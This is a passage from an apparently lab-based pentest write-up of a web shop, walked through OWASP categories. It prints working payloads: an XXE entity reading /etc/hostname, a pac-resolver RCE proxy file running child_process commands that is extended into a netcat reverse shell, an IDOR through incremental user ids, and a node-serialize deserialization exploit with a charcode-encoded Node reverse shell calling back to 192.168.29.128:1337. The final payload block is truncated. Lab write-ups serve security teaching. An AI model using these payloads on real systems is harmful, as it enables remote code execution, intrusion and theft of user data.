
We can see that our values are reflected on the page.



This means we can craft our payload like below and see if the XML parser lets us parse the external entitiy.


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE product [
  <!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<products>
<product>
<id>&xxe;</id>
<name>Product One</name>
<price>19.99</price>
</product>
</products>
```

We can see that the app successfully retrieves the host name of the machine.




A06:2021-Vulnerable and Outdated Components

Once we get access to the admin panel we can see the advanced section of the flowery.




We can configure the proxy settings of the website may be there is a internal section of the app.

Devs can put rules to redirect traffic to internal development network. If we send the request to this page in response we get back pac-resolver 4.2.0.



A simple google search reveals that this version of pac-resolver is effected with a RCE.




With the poc given on sync we can construct our payload.pac like given below.

payload

```
function FindProxyForURL(url, host) {
    if (
      (isPlainHostName(host) || dnsDomainIs(host, ".mozilla.org")) &&
      !localHostOrDomainIs(host, "www.mozilla.org") &&
      !localHostOrDomainIs(host, "merchant.mozilla.org")
    ) {
      return "DIRECT";
    } else {
      return "PROXY w3proxy.mozilla.org:8080; DIRECT";
    }
  }

    var f = this.constructor.constructor(`

       "pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('sleep 10').t
    `);
    f();
```


Uploading this we can see that the app hung and came back to us after 10 seconds.



This concludes that the app have code execution on it. A reverse shell can be achieved by modifying our payload to a netcat listener.


```
function FindProxyForURL(url, host) {
    if (
      (isPlainHostName(host) || dnsDomainIs(host, ".mozilla.org")) &&
      !localHostOrDomainIs(host, "www.mozilla.org") &&
      !localHostOrDomainIs(host, "merchant.mozilla.org")
    ) {
      return "DIRECT";
    } else {
      return "PROXY w3proxy.mozilla.org:8080; DIRECT";
    }
  }

    var f = this.constructor.constructor(`

       "pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('rm /tmp/f;mk
    `);
    f();
```

and we get code execution on the container.



A07:2021-Identification and Authentication Failures


If we login as a user and browse to `/dashboard` like discovered before the user is free to visit the dashboard once he is authorised as any user.




We can see that the page shows the asset allocation for the user we created named pwn.

Although if we see the url we can see that the page includes 4 in the url after allocations this suggests that the there is some sort of number associated with pwn's account.

Lets change that and see if we can see other users asset allocations. If we change the id to 3 we can see `Will Smiths` asset allocation.




As these id's are incremental we can guess and keep on revealing data of all the user's in the database.




A08:2021-Software and Data Integrity Failures

If we visit the home page the app sets a cookie named `cart`.



If we decode the cookie we can see that it is storing some sort of total in the cookie.



Since this cookie is called cart this total variable could mean its storing the total amount of money customers have to pay in order to receive the order. Although since its base 64 encoded and url encoded. Its a common practice to assume that cookies and values like these needs to be serialised before being passed in backend or frontend. `Node-serialise` is common library for serialization.

If we see this blogpost insecure node serialisation can be used to get code execution.


https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/

We can see that we can use this to get code execution on the container.

First we need to generate a payload. This payload generator will turn return a serialised node object.

```
var y = {
 rce : function(){
 require('child_process').exec('cat /etc/passwd', function(error, stdout, stderr) { console.log(stdout) });
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

This confirms that our object is executing code.



Now lets generate a reverse shell payload. Using `nodejsshell.py`.

https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py

```
$ python nodejsshell.py 192.168.29.128 1337
[+] LHOST = 192.168.29.128
[+] LPORT = 1337
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,57,50,46,49,54,56,46,50,57,46,49,50,56,34,59,10,80,79,82,84,61,34,49,51,51,55,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```

Now that we have that eval string lets put the reverse shell code in the json object.

```
{"rce":"_$$ND_FUNC$$_function (){ eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,57,50,46,49,54,56,46,50,57,46,49,50,56,34,59,10,80,79,82,84,61,34,49,51,51,55,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,3
```

```
2,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,9
9,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,1
23,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,1
0,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,
